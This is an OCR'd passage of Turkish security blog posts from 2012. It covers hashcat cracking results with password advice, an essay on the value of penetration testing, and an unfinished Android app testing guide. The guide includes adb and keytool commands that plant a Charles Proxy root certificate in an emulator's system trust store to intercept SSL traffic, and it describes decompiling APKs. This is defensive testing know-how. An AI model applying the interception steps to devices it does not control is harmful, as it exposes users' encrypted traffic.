
Bu sürüm ile hashcat'in herhangi bir kuralından (attack modes) faydalanmayarak gerçekleştirmiş olduğum ilk testte aracın 6458020 hash'in 3355 tanesini (%0.05) başarıyla orjinali haline çevrilebildiğini gördüm.





Combinator kuralından (sözlükte yer alan her bir kelimenin bir diğeriyle birleştirilerek de kullanılması) faydalanarak gerçekleştirmiş olduğum ikinci testte ise aracın 6458020 hash'in 11953 tanesini (%0.18) başarıyla orjinali haline çevrilebildiğini gördüm.





Sözlükte yer alan basit kelimelerin şifre olarak kullanılması durumunda şifrelerin art niyetli bilgisayar korsanları tarafından çok kısa sürede internetten temin edilebilen sözlükler ile rahatlıkla kırılabileceğini hiçbir zaman unutmayın ve olabildiğince güçlü şifreler (oluşturulan şifrenin büyük ve küçük harf, özel karakter ($, #, ? vs.) içermesi ve 8 haneden uzun olması) kullanmaya gayret edin.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Güvenlik Testlerinin Önemi

Source: https://www.mertsarica.com/guvenlik-testlerinin-onemi/

By M.S on June 1st, 2012

Hayatımızı dijital ortamlarda sürdürmeye başladığımız bu çağda kişisel verilerimize verdiğimiz önem de git gide artmaktadır. Art niyetli kişiler tarafından firmalardan çalınan müşteri bilgilerinin çeşitli sitelerde sayfa sayfa yayınlandığı ve/veya para karşılığı satıldığı şu günlerde müşteri olarak dijital ortamda aldığımız hizmetlerden kullandığımız uygulamalara kadar bir çok noktada güvenliği ister istemez sorgular ve güvenliğimize önem verdiğini bildiğimiz, duyduğumuz ve güvendiğimiz firmalar ile çalışır hale gelmiş bulunmaktayız.

Müşteriler tarafından güvenliğin sorgulanır hale geleceğini, yılda bir veya iki defa güvenlik testi yaparak veya güvenlik testi hizmeti alarak müşteri güvenliğinin sağlanamayacağını, güvenliğin kurumsal rekabet gücünü arttıran bir unsur olacağını öngören vizyoner firmalar yıllar öncesinden güvenliğe yatırım yapmaya başladılar. Sadece güvenlik cihazlarına ve yazılımlarına yatırım yapmakla kalmayıp ethical hackerlar, sertifikalı siber güvenlik uzmanları istihdam ederek, yetiştirerek özellikle güvenlik testleri (vulnerability assessment, penetration testing) başta olmak üzere uzmanlık isteyen birçok alanda (Bilgisayar Olayları Müdahale, Adli Bilişim Analizi vb.) kendilerinden de faydalanmaya başladılar.

Bu vizyona sahip olmayan firmalar güvenlik testlerini, güvenlik zafiyeti tespit eden ve raporlayan Nessus ve benzeri araçlar ile, aynı zamanda sistem yöneticiliği de yapan veya on işi birden yürüten bir çalışanın yan iş olarak da yapabileceği sıradan bir iş olarak görürlerdi ancak ne zaman ki sistemleri, uygulamaları, altyapıları art niyetli kişilerin hedefi olmaya ve kayıplar yaşanmaya başladı işte o zaman güvenlik testlerinin hackerların bilgi ve becerilerine sahip olmayan çalışanlar tarafından gerçekleştirilmesi durumunda yapılan testin firmaya tam anlamıyla bir katma değer sağlamadığını tecrübe ederek öğrenmiş oldular.

Müşteri açısından bakıldığında eğer bir firma bünyesinde siber güvenlik uzmanı, ethical hacker bulunduruyor ise müşterilerine verdiği mesaj çok açıktır, "Güvenliği(n/m)iz için çalışıyoruz". (Örneğin Google firmasının güvenliğe verdiği önem, Tavis Ormandy, Michal Zalewski gibi güvenlik dünyasından iki önemli isme bünyesinde yer verdiğinden rahatlıkla anlaşılabilmektedir.) Bunun nedeni hackerların (black hat, grey hat) sahip oldukları bilgi ve beceriler ile güvenlik testi gerçekleştirebilen bu uzmanlar, hackerların gözüyle sistemleri, uygulamaları, ağları denetleyebilmekte, güvenlik zafiyetlerini tespit edebilmekte, zafiyetleri ortadan kaldırmak için çözüm önerileri üretebilmekte kısaca firmanın hack edilme dolayısıyla müşteri bilgilerinin çalınarak kötüye kullanılma ihtimalini en aza indirgeyebilmektedirler. Ayrıca bu uzmanlar güvenlik testi gerçekleştirmenin yanısıra dış firmadan alınacak güvenlik testi hizmeti için firma seçiminde (penetrasyon testi hizmeti adı altında sadece Nessus çıktısı veren firmaların elenmesi) ve hizmetin değerlendirilmesinde

(hatalı risk derecelendirmesinin tespiti (düşük seviyedeki bulguların yüksek seviye olarak raporlanması), hatalı (false positive) bulguların tespiti) katkı sağlamaktadırlar.

Firma açısından bakıldığı zaman ise güvenlik testlerinin aslında bir firma için birden fazla artısı bulunmaktadır. Güvenlik testleri;

- Firmanın hacklenme ihtimalini büyük oranda azaltır.
- Firma içinde güvenlik farkındalığını arttırır.
- Riskli noktaların tespit edilmesini sağladığı için risk yönetimi yapılmasını sağlar.
- Hacklenmek, firmaların itibarını ve marka değerini zedeleyebildiği gibi iflaslarına da neden olabilmektedir bu nedenle güvenlik testleri iş sürekliliğinin sağlanmasına yardımcı olur.
- ISO 27001, PCI DSS gibi standartlar yılda en az bir defa güvenlik testi yapmayı zorunlu tuttuğu için bu tür standartlar ile uyumlu olmaya yardımcı olur.

Sonuç olarak günümüzde sadece güvenlik teknolojilerine yatırım yapan, bünyesinde siber güvenlik uzmanı, ethical hacker bulundurmayan veya yetiştirmeyen firmaların, uzun vadede, sürekli artış gösteren siber tehditler karşısında ayakta kalması, müşterilerine güvenli hizmetler ve ürünler sunması, rakipleri ile rekabet etmesi ve piyasada tutunması oldukça zordur. Umarım çağın gerisinde kalmış olan bu firmalar en kısa zamanda bu uzmanları istihdam etmeye başlayarak hem bizler yani müşteriler hem de kendileri için çağa ayak uydurarak güvenli hizmetler/servisler vermeye, uygulamalar, ürünler geliştirmeye başlarlar.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim...

Android Uygulamalarında Güvenlik Testi

Source: https://www.mertsarica.com/android-uygulamalarinda-guvenlik-testi/

By M.S on May 21st, 2012


Şubat ayında Gartner tarafından yayımlanan bir rapora göre dünya genelinde 2011 yılının 4. çeyreğinde satılan akıllı telefonların %50.9'unda Android işletim sisteminin, %23.8'inde ise IOS işletim sisteminin kurulu olduğunu görüyoruz. Web siteleri, uygulamaları üzerinden vermiş oldukları hizmetlerin tamamına yakınını mobil uygulamalar ile mobil platformlar üzerinden de vermek için uğraş veren irili ufaklı birçok firma, eskiden sadece iOS için uygulama geliştirirken pazar payını bu kadar yükselten Android karşısında kayıtsız kalamayarak Android işletim sistemi için de (misal Instagram) uygulama geliştirmek durumunda kaldılar.


iOS işletim sistemi için geliştirilen uygulamalara kıyasla Android işletim sistemi için geliştirilen uygulamaların kaynak koduna çevrilebilir olması, ücretsiz ve platform bağımsız bir emulator sayesinde daha kolay analiz edilebilir olması beraberinde art niyetli kişilerce de güvenlik zafiyetlerinin daha kolay tespit edilebilmesine ve istismar edilebilmesine imkan tanımaktadır.


Günümüzde uyumluluktan öte müşteri güvenliği, marka değeri ve itibarı için ağ, sistem, web uygulamalarını vs. güvenlik testine tabi tutan firmalar için mobil uygulamaların da test edilmesi kaçınılmaz olduğu için bu yazımda Android uygulamalarını test ederken güvenlik adına dikkat edilmesi gereken noktalardan (ağ trafiği analizi/manipülasyonu, kaynak kodu incelemesi, tersine çevirme (disassembling), dosya sistemi incelemesi) birkaçına dikkat çekmek istedim.

Ağ Trafiği Analizi:


- Şifreli kanal üzerinden (SSL) haberleşmeyen Native (Java ile yazılmış) ve native olmayan uygulamaların trafiğini analiz etmek için hedef uygulamayı Android SDK ile gelen emulatore yine Android SDK ile gelen adb (Android Debug Bridge) aracı ile yüklemek (adb install uygulama.apk) veya BlueStacks'in App Player aracı ile çalıştırmak ve Wireshark aracı ile trafiği analiz etmek mümkündür. (App Player, APK uzantılı tüm Android uygulamalarını Windows üzerinde çalıştırmaya yarayan gerçekten çok faydalı olduğunu düşündüğüm bir araçtır, basit analizler için mutlaka denemenizi tavsiye ederim.)



My Apps
B&N Nook
Clouds & S...
Defender
Documents...
Evernote
Fruit Ninja F...
GAEProxy
Help
Hürriyet An...
IbbTrafik
KakaoTalk
Market
ntvmsnbc M...
Proxy Setti...
ProxyDroid
Pulse
Slice It!
StumbleUpon
Talking Tom...
Wordfeud F...
Open folder


BlueStacks App Player for Windows (beta-1)
E-5 Boğaziçi K. Avrupa Çıkışı
Sarıyer
Kağıthane
79 Km/Sa
Şişli
Üsküdar
Ataşehir
Kadıköy
Suggested Apps
Proxy


IMEI ?
Follow TCP Stream
Stream Content
GET /ct21/mobil/getSer
HTTP/1.1
User-Agent: Dalvik/1.4.0 (Linux; U; Android 2.3.4; BlueStacks-b0daa9f3-88b3-11e1-88bf-e5700337f244 Build/GRJ22)
Connection: Keep-Alive
Accept-Encoding: gzip
HTTP/1.1 200 OK
Connection: Keep-Alive
Content-Length: 3439
Date: Tue, 17 Apr 2012 17:50:49 GMT
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private

- Eğer ki uygulama native ise ve şifreli kanal üzerinden haberleşiyor ise bu durumda App Player üzerinde çalışan bir Wireshark ile trafiği analiz etmek pek mümkün değildir. Ortadaki adam saldırısını (MITM) gerçekleştirmek için yaratılmış olan Android Virtual Device (AVD)'ın herhangi bir proxy aracına (Burp Suite veya Charles Proxy) yönlendirilmesi durumunda da bu defa native uygulama sertifika hatasını gördüğü anda iletişimi kurmayacaktır. Durum böyle olunca da tek çözüm yolu Charles Proxy aracını kullanmak ve Charles Proxy aracının kök sertifikasını Android işletim sisteminin güvenilir kök sertifikalarına eklemek olacaktır. Bu sayede Charles Proxy emulatör ile web sunucusu arasına girmeye çalıştığı esnada üretmiş olduğu sahte sertifika, native uygulama tarafından reddilmeyecek ve bağlantı kesilmeyecektir. Emulatör yeniden başlatıldığında güvenilir kök sertifikalar eski, orjinal haline döndüğü için de sertifika sisteme yüklendikten sonra sistemin imajı yaffs2 aracı ile alınarak, AVD yeniden başlatıldığında bu sistem imajının kullanılması sağlanarak Charles Proxy aracının kök sertifikasının sistemde kalıcı olması sağlanacaktır. Şifreli trafik analizi için aşağıdaki ekran görüntüsünde belirtilen tüm direktiflerin izlenmesi ve komutların çalıştırılması Charles Proxy ile şifreli trafiğin analiz edilebilmesini sağlayacaktır.






komutlar.txt - Notepad

File Edit Format View Help

```
Yarat: AVD

İndir:   http://bouncycastle.org/download/bcprov-jdk16-141.jar

Kopyala: C:\Program Files\Java\jre6\lib\ext\bcprov-jdk16-141.jar

İndir:   http://www.charlesproxy.com/ssl.zip

Çalıştır:

emulator -avd Hack4Career

adb pull /system/etc/security/cacerts.bks cacerts.bks
keytool -keystore cacerts.bks -storetype BKS -provider
org.bouncycastle.jce.provider.BouncyCastleProvider
-storepass changeit -importcert -trustcacerts -alias somealias -file
charles-proxy-ssl-proxying-certificate.crt
-noprompt

adb remount

adb shell chmod 777 /system/etc/security/cacerts.bks

adb push cacerts.bks /system/etc/security/

İndir: http://android-group-korea.googlecode.com/files/mkfs.yaffs2.arm

Çalıştır:

adb push mkfs.yaffs2.arm /data/data/temp/mkfs.yaffs2

adb shell chmod 777 /data/data/temp/mkfs.yaffs2

adb shell

# /data/data/temp/mkfs.yaffs2 /system /sdcard/system.img
/data/data/temp/mkfs.yaffs2 /system /sdcard/system.img
mkfs.yaffs2: Android YAFFS2 Tool,Build by PowerGUI
          at http://www.openhandsetalliance.org.cn
Building...
Build OK.
# exit
exit

adb pull /sdcard/system.img system.img

Kopyala: system.img -> C:\Users\Mert\.android\avd\Hack4Career.avd

emulator -avd Hack4Career -http-proxy http://192.168.1.34:8888
```




Kaynak Kodu İncelemesi:

- Native uygulamalar yukarıda da belirttiğim gibi çoğunlukla Java programlama dili ile geliştirilmektedir. APK uzantılı Android uygulamasının uzantısı ZIP olarak değiştirilerek Winzip veya Winrar gibi araçlar ile açılabilir, ardından içerisinde yer alan Dex uzantılı yani Dalvik sanal makinesinde çalıştırılabilen Android uygulaması d2j-dex2jar.bat aracı ve d2j-dex2jar.bat classes.dex komutu ile jar dosyasına çevrilebilir. Ardından JD-GUI aracı ile bu jar dosyası kaynak koduna çevirebilir ve incelenebilir.
- Kaynak kodu incelemesi ile kaynak kodu içinde yer alan gömülü şifreleme anahtarları, web servis bilgileri gibi birçok bilgi elde edilebilir.
- Kimi zaman bazı durumlarda kaynak koduna çevirmek istenilen sonuçları üretmez bu gibi durumlarda dex dosyası tersine çevrilerek (disassembling) analiz edilebilir.

UtilityClass.class

```
public static ArrayList<ImkbObject> getHisseList()
{
